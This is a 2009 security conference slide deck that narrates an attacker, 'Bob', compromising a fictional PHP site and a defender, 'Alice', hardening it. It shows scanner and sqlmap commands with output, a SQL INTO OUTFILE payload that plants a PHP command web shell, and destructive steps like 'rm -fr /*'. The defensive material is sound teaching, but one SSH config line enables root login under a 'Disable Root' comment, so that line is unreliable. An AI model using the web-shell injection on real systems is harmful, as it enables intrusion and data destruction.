Bob's Great Adventure: Attacking & Defending Web Applications

1. **evil bob**

"a bob who is as evil as hamsters are furry. he must not be trusted."

September 2009
Paul Asadoorian
PaulDotcom: paul@pauldotcom.com
Tenable: paul@nessus.org

Who Am I?

- I'm not Bob (or Alice)
- "Day Job" - Product Evangelist for Tenable Network Security
- "Night Job" - Founder of PaulDotCom, podcast, webcasts, blog, security consulting

PaulDotCom Enterprises, LLC

Goals

- I want to show you how to do “stuff”, not just about “stuff”
- Cover newer web application attack methods/ techniques
- Get people thinking more broadly, not just focus on the web themselves apps, but network & operating system too
- Each podcast we talk about defensive measures that work, I’m sharing more developed versions

Bob is evil

- Bob will use 0day exploits
- Bob will rm -fr /* your server
- Bob runs with scissors
- Bob will hide on your system using rootkits

Different Bob

- Bob will social engineer your grandma to get your password
- If you can defend against Bob, you're in good shape
- Bob listens to PaulDotCom Security Weekly

"There is just a little Bob in all of us..."

- Larry Pesce, PaulDotCom Security Weekly

Alice is good!

- Alice got a bad reputation, she is not evil
- Alice has the hardest job, she's a defender
- Alice makes cookies for grandma
- Alice uses strong passwords, PGP, and does system hardening
- Alice listens to PaulDotCom Security Weekly

HACKER WARS

A long time ago in an IRC channel far, far away...

Bob is out for vengeance against the people that run "pauldotnet.net", a spoof on PaulDotCom. Bob loves PaulDotCom and does not think the spoof is very funny. Bob is proof that not all hackers are financially motivated.


Alice is the security administrator for many sites, including "pauldotnet.net". She knows people like Bob are out there and actively defends her network and systems.

And so it begins....

Bob does not play by the "rules"

- Bob sets out to hack "pauldotnet.net" but first must identify his target
  - Convert domain name to IP
  - **Enumerate any other virtual hosts**
  - Find all sub domains in *.pauldotnet.net
    - See "BiDiBLAH" http://www.sensepost.com/research/bidiblah/

"Rules? Hell, there are no rules here - we're trying to accomplish something!"
— Thomas A. Edison



IP of "pauldotnet.net"

Other sites on the same server, now also targets!

(yes, a knitting web site!)

http://www.bing.com

Search Query: ip:<ip address>

Bob "Cases The Joint"


- Bob browses to the target web site and pokes around (does the same for other sites hosted on same server)
  - Goal: Find all potential attack points (e.g. parameters)
  - Goal: Find ways to break functionality (sessions, etc...)
- Bob finds a blog, user registration/login, and other "neat" stuff
- Bob registers to get credentials (e.g. cookies)
  - Feeds into tools web spider or scanner

Bob uses proxies...

WebScarab Proxy

Shows Hidden fields!

Webscarab points to RAT proxy, double proxy goodness! (Tip provided by KJ)



Bob reviews RAT results

```
$ ./ratproxy -w logfile.out -p 8080 -d pauldotnet.net -r -x -t -i -f -v -s -g -j
```

Ratproxy listens on port 8080, detects web app vulns

```
0|1|Directory indexes|-|http://192.168.1.16:80/dvwa/includes/
0|1|Directory indexes|-|http://192.168.1.16:80/dvwa/includes/images/

0|7|GET query with no XSRF protection|-|http://192.168.1.16:80/dvwa/fi.php?
page=fi_content.php

0|7|Request splitting candidates|security|http://192.168.1.16:80/dvwa/security.php

0|7|XSS candidates|page|http://192.168.1.16:80/dvwa/fi.php?page=fi_content.php
0|7|XSS candidates|security|http://192.168.1.16:80/dvwa/security.php

1|1|Bad or no charset declared for renderable file|-|http://192.168.1.16:80/
1|1|Bad or no charset declared for renderable file|-|http://192.168.1.16:80/dvwa/
phpinfo.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000
2|3|Bad or no charset declared for renderable file|-|http://192.168.1.16:80/dvwa/phpinfo.php

2|7|Cookie issuer with no XSRF protection|-|http://192.168.1.16:80/dvwa/security.php

3|7|POST query with no XSRF protection|-|http://192.168.1.16:80/dvwa/security.php
```

What Bob Wants...

- Bob needs some critical information to proceed:
  - Is there a WAF (Web Application Firewall)?
  - What platform and software are used?
- The OS and software is key to being able to perform the right attacks
- A WAF could slow him down and get his IP address banned

Active testing and research going into scanning through Tor, see PaulDotCom video:

http://pauldotcom.com/2009/08/scanning-through-a-tor-network.html

Fingerprinting & Bypassing WAF

- Bob's now going to find out if there is a WAF and if so, what type
- Two tools are key to this step for Bob:
  - **WAFW00F -** Determines if a WAF exits and if so fingerprints it
    - http://code.google.com/p/waffit/source/browse/
  - **WAFFUN** (Unreleased to public, but Bob has a copy that he acquired while drinking with people which shall go unnamed at a con that will go unnamed) - This tool allows Bob to send attacks that slip past the WAF

http://www.owasp.org/images/0/0a/Appseceu09-Web_Application_Firewalls.pdf

WAFW00F In Action

```
/opt/local/bin/python2.5 wafw00f.py -a http://www.pauldotnet.net

                                ^    ^
  _ __  _  ____ _ __  _  _  ____
 ///7/ /.' \ / __////7/ /,' \ ,' \ / __/
| V V // o // _/ | V V // 0 // 0 // _/
|_n_,'/_n_//_/   |_n_,' \_,' \_,'/_/
                              <
                             ...'

   WAFW00F - Web Application Firewall Detection Tool

   By Sandro Gauci && Wendel G. Henrique

Checking http://www.pauldotnet.net
Generic Detection results:
No WAF detected by the generic detection
Number of requests: 14
```

Smooth sailing !

WAFW00F Fingerprinting

```
$ /opt/local/bin/python2.5 wafw00f.py -a http://www.mi[redacted]ft.com

                                 ^     ^
        _   __  _   ____ _   __  _    _   ____
       ///7/ /.' \ / __////7/ /,' \ ,' \ / __/
      | V V // o // _/ | V V // 0 // 0 // _/
      |_n_,'/_n_//_/   |_n_,' \_,' \_,'/_/
                                <
                                 ...'

    WAFW00F - Web Application Firewall Detection Tool

    By Sandro Gauci && Wendel G. Henrique

Checking http://www.mi[redacted]ft.com
The site http://www.mi[redacted]ft.com is behind a Citrix NetScaler
Generic Detection results:
The site http://www.mi[redacted]ft.com seems to be behind a WAF
Reason: The server header is different when an attack is detected.
The server header for a normal response is "Microsoft-IIS/7.0", while the server
header a response to an attack is "Microsoft-IIS/7.5.",
Number of requests: 14
```

This site could be a bit more challenging!

Bob wants a SQLi Vulnerability


- Using w3af, now we can spider and tell w3af to find SQLi
- We know the OS and framework, no WAF, and a bit about directory structure
- Command injection through parameters not as common
- SQLi is the best shot at command execution

```
target
set targetOS unix
set targetFramework php
set target http://pauldotnet.net
back
plugins
audit
audit sqli
audit
discovery
discovery webSpider
back
discovery
output console, htmlFile
back
start
```

Bob hunts for SQLi

- sqlmap can read input from webscarab and scan for SQLi
- You can also specify the parameters with the -u flag

```
./sqlmap.py  --referer "http://192.168.1.16/dvwa/SQLi.php" \
-u "http://192.168.1.16/dvwa/SQLi.php?id=200&Submit=Submit"
```



Or Bob can use a web browser!

Make Your Own Command Injection

- Access to SQL quickly leads to ability to run OS commands
- Write new PHP file which runs commands
- Many new methods uncovered at Blackhat 09


```
SELECT "<? system($_REQUEST['cmd']); ?>" FROM <TABLE NAME> LIMIT 0,1 into
OUTFILE "/var/www/html/cmd.php"
```

http://www.blackhat.com/presentations/bh-usa-09/DZULFAKAR/BHUSA09-Dzulfakar-MySQLExploit-PAPER.pdf

Bob can run commands...

- Bob is happy, but really wants a full shell or payload with more functionality
- **Both sqlmap and w3af can inject Metasploit payloads**
- But, what does one do with shell?
  - deface web page
  - read .bash_history, last, "w"
  - escalate privs to root
  - rm -fr /*
  - Sniff packets/logins
  - Read email
  - Crack passwords
  - **Implant rootkit**

If step 1 is "implant rootkit" Alice is in trouble...

Bob is happy...

More Like "Profit"

Will Alice be able to fight off Bob?


- Think more offensively when applying defense
- Collect, analyze, and monitor logs
- Patch "less critical" vulnerabilities
- Use Perimeter devices properly
- Harden your systems

Alice secures the network as if someone already broke in!

Alice Defends

- Think more offense for defense
- Not "hacking back" but implement more active rather than passive defenses
- Canaries - Place fake "sensitive" files on the system
  - If files are accessed, there is a problem
  - Like a darknet, but for your systems and web applications
- Example: Evil robots.txt

DO NOT GO HERE!



Many web spiders will read robots.txt to find files and directories

Many attackers will as well...

Setting the trap

```
<?php

$ip = getenv(REMOTE_ADDR);
$useragent = getenv(HTTP_USER_AGENT);

$to = "kungfuhacker@gmail.com";
$subject = "Robots honeypot from " . $ip;
$body = "User at " . $ip . " tripped robots honeypot.\nUser-Agent was:
"  . $useragent;

mail($to, $subject, $body);

echo("<html><h1>Congratulations, you found the secret page.  Now email
"  . $to . " to avoid being blacklisted.</h1></html>");
echo("Your IP address is: " . $ip . "\n");
echo("Your User Agent is: " . $useragent . "\n");
?>
```


This is Alice's index.php in the "secret" directory

Patch less critical vulnerabilities

- Pet peeve of many, but Alice makes sure that even silly XSS, information disclosure, and **local privilege escalation** vulnerabilities are patched
- Remember, Bob really wanted to know server OS, platform, and anything about the filesystem
- Great post using the Alex Gonzalez case:
  - http://blog.coresecurity.com/2009/09/04/tracing-gonzalez%e2%80%99-footsteps-exploiting-%e2%80%9clow-risk%e2%80%9d-sql-injection/

You should determine criticality and not leave it to an outside 3rd party!

Don’t Disable The Firewalls



Firewalls are not a lost cause

- Alice restricts outbound traffic and so should you. Make it hard for attackers to reverse connect a shell back to them
  - **Why does the web server need to initiate a connection to the Internet?**
- Bob is forced to live with command execution via the web php interface, which is easier to detect
- Web application firewalls stop many automated attacks and even slow down determined hackers

Web Server Hardening

Alice uses a three fold approach and hardens:

1. Operating System
2. Apache & PHP configuration
3. MySQL Configuration

Phear the well armored system

Operating System Hardening

- There is A LOT to this step, lets pick a common example
- SSH is commonly the exposed service that is attacked, so:
  - Disable password authentication
  - Use key-based authentication
  - Restrict by IP address who can connect
  - Change the port SSH listens on
  - Prevent remote root logins

SSH Configuration

- Don't use a port with "22" in it, attackers will find it
- Make sure you set a password on your private key!
- Consider encrypting entries in known_hosts
  - Set `HashKnownHosts yes` in ssh_config

Tip: Add `>~/.bash_history` to `~/.bash_logout` to erase cmd history on logout

```
# Change port

Port 5687

# Disable Root

PermitRootLogin yes

# Enable key based auth

RSAAuthentication yes
PubkeyAuthentication yes

# Disable password auth

ChallengeResponseAuthentication no
PasswordAuthentication no
UsePAM no

# Empty passwords!

PermitEmptyPasswords no

# Disable X11 forwarding

X11Forwarding no
```

Apache Hardening

- Several steps to hardening including:
  - `ServerTokens` and `ServerSignature`
  - Custom `ErrorDocument`
  - Limiting HTTP methods (like TRACE/TRACK)
  - Removing default directories and manuals
  - Implementing mod_rewrite and/or mod_security
  - Run Apache in chroot jail
    - http://www.debian.org/doc/manuals/securing-debian-howto/ap-chroot-apache-env.en.html

PHP Hardening

- Lock down php.ini file (especially `disable_functions`)
  - http://blog.tenablesecurity.com/2009/08/configuration-auditing-phpini-to-help-prevent-web-application-attacks.html
- Install and configure suhosin
- Take note of new research that exploits PHP:

http://www.blackhat.com/presentations/bh-usa-09/ESSER/BHUSA09-Esser-PostExploitationPHP-PAPER.pdf

MySQL Hardening

- Primarily boils down to a proper configuration, meaning:
  - Run MySQL in chroot jail
  - Disable remote access
  - Don't run PHPMyAdmin
  - All users, especially root, should have a password!
  - Separate users for each application with different passwords
  - Good list here:
    - http://www.net-security.org/secworld.php?id=4135

Warning: May cause "Bob Fail"

Log Analysis

- Its a dirty job, but someone has to do it!
- This is a case where something is better than nothing
  - Linux server with syslog and bash works great
- Correlation is possible to a certain degree, and by far the most useful

Logs Should Answer Questions

- Why is the web server making SSH outbound connections at 3AM?
- Why was /etc/passwd and /etc/shadow accessed, but no new users were added?
- Why was Alice logging in at 7AM when she was supposed to be on vacation?
- Of the thousand login attempts, which one was successful?
- Why are SQL statements and SSNs leaving my web servers on port 80?

In The End...

- Sometimes Bob will "win" and bypass defenses
- Alice "wins" not only by preventing the compromise, but detecting the post-exploitation
- In this case, pauldotnet.net was taken over by Bob and destroyed
- But Alice had backups, so stay tuned for the SQL, er, Sequel!

/* End */

http://pauldotcom.com

paul@pauldotcom.com

paul@nessus.org

Twitter: pauldotcom

"Every time you push the easy button, God deploys another bot into your network."

Special thanks to PaulDotCom crew Mick, Larry, John, Mike, and Carlos for editing and feedback!